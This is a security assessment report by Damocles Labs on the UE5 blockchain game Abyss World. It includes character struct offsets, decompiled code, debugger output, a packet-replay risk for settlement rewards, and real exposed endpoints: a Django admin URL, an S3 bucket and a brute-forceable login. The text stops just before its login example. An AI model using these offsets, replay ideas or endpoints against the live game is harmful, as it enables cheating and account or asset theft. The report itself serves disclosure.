Damocles

Abyss World Security Analysis

2024.03.21

Senna

DAMOCLES LABS

Contents

一、 Summary

As an ARPG game, Abyssworld has a security level of 0 on its Client, WebServer, and Game Server. It is vulnerable to RCE (Remote Code Execution), replay attacks on settlement chests, and sensitive information leaks. There is also a risk of arbitrary user email brute-forcing for login and client cheating. However, due to its limited contract functionality, the on-chain risk is relatively low.

Security Rating： ★☆☆☆☆

二、 Game Background


- Game Version：ACT1
- Genres & Engine：ARPG，UE5
- Possible Issues in Gameplay：
  - Unauthorized movement (modifying local character attributes for speed enhancement).
  - Attack doubling
  - Instant teleportation
  - Damage reduction
  - Settlement replay attack
  - Modifying local character attributes such as jumping

三、 Game Security Analysis

Game Code Protection:

Analysis Process:


1. Since different engines have different analysis modes, it is important to determine the game engine used after obtaining the game EXE. By analyzing the basic information of the game, we can determine that this game was developed using UE5。



AwSynadiAct01-Wi
AwSynadiAct01-Wi
OpenImageDenois
tbb.dll
tbb12.dll
tbbmalloc.dll


属性	值
说明	
文件说明	UnrealGame
类型	应用程序
文件版本	5.3.2.0
产品名称	UnrealGame
产品版本	++UE5+Release-5.3-CL-29314046
版权	Fill out your copyright notice in the Descripti...
大小	110 MB
修改日期	2024/2/27 16:14
语言	英语(美国)
原始文件名	AwSynadiAct01-Win64-Shipping.exe

2. Using tools to dump the structure of UE (Unreal Engine) characters for fast positioning. Once located, indexing and modification can be done through UE's unique linked list structure.



```
enum class ALS_RotationMode ALS_RotationMode; // 0x7d6(0x01)
enum class ALS_MovementMode ALS_MovementMode; // 0x7d7(0x01)
enum class ALS_MovementMode ALS_PrevMovementMode; // 0x7d8(0x01)
enum class CardinalDirection CardinalDirection; // 0x7d9(0x01)
char pad_7DA[0x6]; // 0x7da(0x06)
struct FRotator TargetRotation; // 0x7e0(0x18)
double WalkingSpeed; // 0x7f8(0x08)
double RunningSpeed; // 0x800(0x08)
double SprintingSpeed; // 0x808(0x08)
double CrouchingSpeed; // 0x810(0x08)
double WalkingAcceleration; // 0x818(0x08)
double RunningAcceleration; // 0x820(0x08)
double WalkingDeceleration; // 0x828(0x08)
double RunningDeceleration; // 0x830(0x08)
double WalkingGroundFriction; // 0x838(0x08)
double RunningGroundFriction; // 0x840(0x08)
struct FRotator JumpRotation; // 0x848(0x18)
double RotationOffset; // 0x860(0x08)
double RotationRateMultiplier; // 0x868(0x08)
double ForwardAxisValue; // 0x870(0x08)
double RightAxisValue; // 0x878(0x08)
enum class ALS_ViewMode ALS_ViewMode; // 0x880(0x01)
bool ALS_Aiming; // 0x881(0x01)
char pad_882[0x2]; // 0x882(0x02)
struct FName FirstPersonCameraSocket; // 0x884(0x08)
char pad_88C[0x4]; // 0x88c(0x04)
struct FALS_CameraSettings CurrentCameraSettings; // 0x890(0x20)
struct FALS_CameraSettings TargetCameraSettings; // 0x8b0(0x20)
struct UCurveFloat* CameraLerpCurve; // 0x8d0(0x08)
bool ShowTraces; // 0x8d8(0x01)
bool ShowSettings; // 0x8d9(0x01)
char pad_8DA[0x2]; // 0x8da(0x02)
struct FName PelvisBone; // 0x8dc(0x08)
struct FName RagdollPoseSnapshot; // 0x8e4(0x08)
bool RagdollOnGround; // 0x8ec(0x01)
char pad_8ED[0x3]; // 0x8ed(0x03)
struct FVector RagdollLocation; // 0x8f0(0x18)
struct FVector RagdollVelocity; // 0x908(0x18)
bool ManageCharacterRotation; // 0x920(0x01)
bool ALS_Sliding; // 0x921(0x01)
bool ALS_Fighting; // 0x922(0x01)
bool IsTalkWithNPC; // 0x923(0x01)
bool IsComboFlashing; // 0x924(0x01)
bool IsWading; // 0x925(0x01)
bool IsFightWithGiant; // 0x926(0x01)

void CharacterRotationDifference(double& Return Value Z (Yaw)); // Function ALS_BaseCharacter.ALS_BaseCharacter_
```

Furthermore, during static code analysis using IDA, it was discovered that the game code structure is complete and lacks any protection measures.



```
v1 = *(_DWORD *)(a1 + 124);
while ( 1 )
{
  v3 = 2048;
  if ( v1 != *(_DWORD *)(a1 + 120) )
    v3 = 0;
  v4 = v1 + v3;
  if ( (unsigned int)v4 > *(_DWORD *)(a1 + 120) )
    sub_14199C790(a1 + 112, v4, 1024i64);
  v5 = *(unsigned int *)(a1 + 124);
  v6 = (char *)(v5 + (*(_QWORD *)(a1 + 112) & 0x7FFFFFFFFFFFFFFFi64));
  v7 = recv(*(_QWORD *)(a1 + 96), v6, *(_DWORD *)(a1 + 120) - v5, 0);
  v8 = v7;
  if ( v7 < 0 )
  {
    if ( WSAGetLastError() == 10035 )
    {
      *(_BYTE *)(a1 + 2) = 1;
      return 1i64;
    }
    v15 = "Error occurred on socket recv";
    goto LABEL_46;
  }
  *(_DWORD *)(a1 + 124) += v7;
  v9 = 3;
  v1 = *(_DWORD *)(a1 + 124);
  v10 = (char *)(*(_QWORD *)(a1 + 112) & 0x7FFFFFFFFFFFFFFFi64);
  v11 = v6 - 3;
  v12 = 4;
  if ( v6 - 3 < v10 + 24 )
    v9 = 0;
  if ( v6 - 3 < v10 + 24 )
    v11 = v6;
  v13 = v7 + v9;
  if ( v13 >= 4 )
  {
    while ( *(_DWORD *)&v11[v12 - 4] != 168626701 )
    {
      v14 = 1;
      if ( v11[v12 - 1] > 13 )
        v14 = 4;
      v12 += v14;
      if ( v12 > v13 )
        goto LABEL_18;
    }
    if ( v12 >= 0 )
      break;
  }
ABEL_18:
  if ( v1 > 0x2000 )
  {
    v15 = "Headers have grown larger than expected";
    goto LABEL_46;
  }
  if ( !v8 )
  {
    v15 = "ATH0.RecvMessage";
ABEL_46:
```

Therefore, it is possible to combine the dumped UE data structure with IDA to perform basic static analysis of the game's code logic.:


Analysis Conclusion:

Abyss World scores 0 in terms of game code protection. Its client code has no protection, which means there are no barriers or mechanisms to counteract malicious players.

Game Basic Anti-Cheat:

Analysis Process:

1. In terms of basic anti-cheat detection, we primarily determine whether the game loads and executes external logic by replacing Lua files.
2. While attaching with Cheat Engine (CE) in the game's open state and setting breakpoints on common functions, it was observed that the game did not exit or provide any prompts..




```
USER32.GetAsyncKeyState
Address                       Bytes                    Opcode                                    Comr
USER32.GetAsyncKeyState
>>USER32.GetAsyncKeyState     48 89 5C 24 08           mov   [rsp+08],rbx
USER32.GetAsyncKeyState+5     57                       push  rdi
USER32.GetAsyncKeyState+6     48 83 EC 20              sub   rsp,20                              32
USER32.GetAsyncKeyState+A     65 48 8B 04 25 300000... mov   rax,gs:[00000030]                   48
USER32.GetAsyncKeyState+13    33 FF                    xor   edi,edi
USER32.GetAsyncKeyState+15    8B D9                    mov   ebx,ecx
USER32.GetAsyncKeyState+17    48 39 78 78              cmp   [rax+78],rdi
USER32.GetAsyncKeyState+1B    0F84 A9000000            je    USER32.GetAsyncKeyState+CA
USER32.GetAsyncKeyState+21    8D 43 FF                 lea   eax,[rbx-01]
USER32.GetAsyncKeyState+24    41 B8 01000000           mov   r8d,00000001                        1
USER32.GetAsyncKeyState+2A    41 3B C0                 cmp   eax,r8d
USER32.GetAsyncKeyState+2D    77 13                    ja    USER32.GetAsyncKeyState+42
USER32.GetAsyncKeyState+2F    48 8B 05 42DC0800        mov   rax,[USER32.dll+B2268]              (185F
USER32.GetAsyncKeyState+36    39 B8 C4070000           cmp   [rax+000007C4],edi
USER32.GetAsyncKeyState+3C    0F85 26000200            jne   USER32.SetWindowsHookExAW+DF98
USER32.GetAsyncKeyState+42    83 FB 20                 cmp   ebx,20                              32
USER32.GetAsyncKeyState+45    73 6D                    jae   USER32.GetAsyncKeyState+B4
USER32.GetAsyncKeyState+47    65 4C 8B 0C 25 30000...  mov   r9,gs:[00000030]                    48
USER32.GetAsyncKeyState+50    48 8B 05 21DC0800        mov   rax,[USER32.dll+B2268]              (185F
USER32.GetAsyncKeyState+57    8B 88 4C1B0000           mov   ecx,[rax+00001B4C]
```

```
Registers:
RAX 0000000000000005
RBX 00000185834037C0
RCX 00000000000000A0
RDX 00007FF76BC8D7EA
RSI 000001859A61A0C0
RDI 0000000000000001
RBP 0000003D0C97E9F0
RSP 0000003D0C97E8B8
 R8 0000003D0C97E880
 R9 000000000000001C
R10 000000004300BB2
R11 0000003D0C97F0F8
R12 FFFFFFFFFFFFFFFF
R13 00000000000024D4
R14 0000000000000000
R15 00000185834037D8
RIP 00007FFF23F45F0
Segment Registers
CS 0033
SS 002B
DS 002B
ES 002B
FS 0053
GS 002B
```

```
Protect:No Access  AllocationBase=00000000 Base=7FF6D4F2E000 Size=95EA2000
address       00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 0123456789ABCDEF
7FF6D4F2E000 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
7FF6D4F2E010 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
7FF6D4F2E020 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
7FF6D4F2E030 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
7FF6D4F2E040 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
7FF6D4F2E050 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
7FF6D4F2E060 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
7FF6D4F2E070 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
7FF6D4F2E080 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
7FF6D4F2E090 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
7FF6D4F2E0A0 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
7FF6D4F2E0B0 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????????????????
```

```
Return Address                                  Parameters
AwSynadiAct01-Win64-Shipping.exe+ECAF54         9A61A0C0,8077BE60,9A61A0C0
AwSynadiAct01-Win64-Shipping.exe+EBD7F4         00000000,00000001,00000000,
AwSynadiAct01-Win64-Shipping.exe+EAC535         00200069,00000000,04300BB2,
AwSynadiAct01-Win64-Shipping.exe+EBFE93         04300BB2,0C97ECF0,000024D4,
AwSynadiAct01-Win64-Shipping.exe+EA8A5E         02CF0665,00000001,00000000,
USER32.CallWindowProcW+615                      00000001,00000001,04300BB2,
USER32.DispatchMessageW+6EC                     00000388,6BC78A20,80000000,
USER32.SendMessageTimeoutW+143                  00000000,00000000,00000001,
ntdll.KiUserCallbackDispatcher+24               0C97F3C8,00000050,F1911064,
```

3. It is possible to directly modify the in-game character attributes, and the Game Server (GS) does not perform any kick-out operations.



Analysis Conclusion:

1. Abyss World has a basic protection level of 0 when it comes to anti-cheat measures, lacking effective countermeasures against dynamic debugging and analysis. This makes it easy for malicious players to engage in cheating activities at a low cost, while also lacking the ability to effectively detect players who are already cheating.
2. The reason for focusing only on anti-debugging and read/write protection testing is that for a cheat program, finding data and implementing desired functionalities can be achieved through debugging and memory manipulation. If the most fundamental protection measures in these two aspects are missing, other detection methods such as code injection and hooking become meaningless.

Game Logic Issues

Analysis Process:

Due to the fact that this game is a single-player game, all cheating methods can be attributed to local code issues. Since the game itself lacks any code protection, it is possible to manipulate the character's position by modifying coordinates, enabling teleportation, and so on. The extensive modifiability of single-player games allows for a wide range of actions. However, further demonstration will not be provided at this time.


Analysis Conclusion:

1. For a game, the security of its local logic is closely related to the judgment and security measures implemented by the Game Server (GS). However, Abyss World is a single-player game that only interacts with the GS once. As a result, many data cannot be validated by the server, allowing the client to freely modify the game logic with sufficient imagination. Due to the lack of security measures, the game logic security rating of Abyss World is 0.

Game Protocol & Server Security Analysis

Local Game Protocol Analysis

AbyssWorld only interacts with the server once during the entire gameplay process, which occurs during the settlement phase. During this interaction, some local data is sent to the server. However, there is no data collection behavior throughout the gameplay. Therefore, it is possible to forge the packets sent during the settlement phase. However, since the reward distribution logic is not triggered in real-time and rewards are only given out on March 31st, it is difficult to determine the effectiveness of replaying the packets. However, based on the overall logic, there is a potential risk where rewards can be obtained by directly replaying the packets.



序号	类型	大小	套接字	来源	目标	数据
1	发送	24	3340	127.0.0.1:0	127.0.0.1:0	17 03 03 00 13 E0 43 3E CA 76 79 34 8E 71 1B E9 70 1F 66 ED...
2	发送	107	3340	127.0.0.1:0	127.0.0.1:0	43 4F 4E 4E 45 43 54 20 73 79 6E 61 64 69 2D 61 70 69 2E 62...
3	接收	1	3340	127.0.0.1:0	127.0.0.1:0	48
4	接收	1	3340	127.0.0.1:0	127.0.0.1:0	54
5	接收	1	3340	127.0.0.1:0	127.0.0.1:0	54
6	接收	1	3340	127.0.0.1:0	127.0.0.1:0	50
7	接收	1	3340	127.0.0.1:0	127.0.0.1:0	2F
8	接收	1	3340	127.0.0.1:0	127.0.0.1:0	31
9	接收	1	3340		127.0.0.1:0	2E
10	接收	1	3340	127.0.0.1:0	127.0.0.1:0	31
11	接收	1	3340		127.0.0.1:0	20
12	接收	1	3340		127.0.0.1:0	32
13	接收	1	3340		127.0.0.1:0	30
14	接收	1	3340			30
15	接收	1	3340			20
16	接收	1	3340			43
17	接收	1	3340			6F
18	接收	1	3340			6E

```
43 4F 4E 4E 45 43 54 20 73 79 6E 61 64 69 2D 61 70 69 2E 62 69 67 65
72 61 2E 63 6E 3A 34 34 33 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F 73
74 3A 20 73 79 6E 61 64 69 2D 61 70 69 2E 62 69 67 65 72 61 2E 63 6E
3A 34 34 33 0D 0A 50 72 6F 78 79 2D 43 6F 6E 6E 65 63 74 69 6F 6E 3A
20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 0D 0A
```

```
CONNECT synadi-api.bigera.cn:443 HTTP/1.1
Host: synadi-api.bigera.cn:443
Proxy-Connection: Keep-Alive
```

Damocles

Game Sever Security Analysis

We conducted a shallow penetration test on the server assets related to AbyssWorld.games and discovered a series of issues. These include the exposure of ***an unused Admin service, open MySQL port, traversable S3 service, and the ability to brute-force login with arbitrary user registration codes.*** *Among these issues, the arbitrary user registration code brute-forcing is the most severe, as it can potentially cause loss of user assets.*

1. Summary of sensitive assets exposed to the public:

Django backend Public	https://abyssworld.games/admin/login/?next=/admin/
S3 storage bucket	http://bucket.portal.abyssworld.games/
Mysql port public	But now has fixed

2. Arbitrary user enumeration and brute-force login issue.

Example of arbitrary user login:

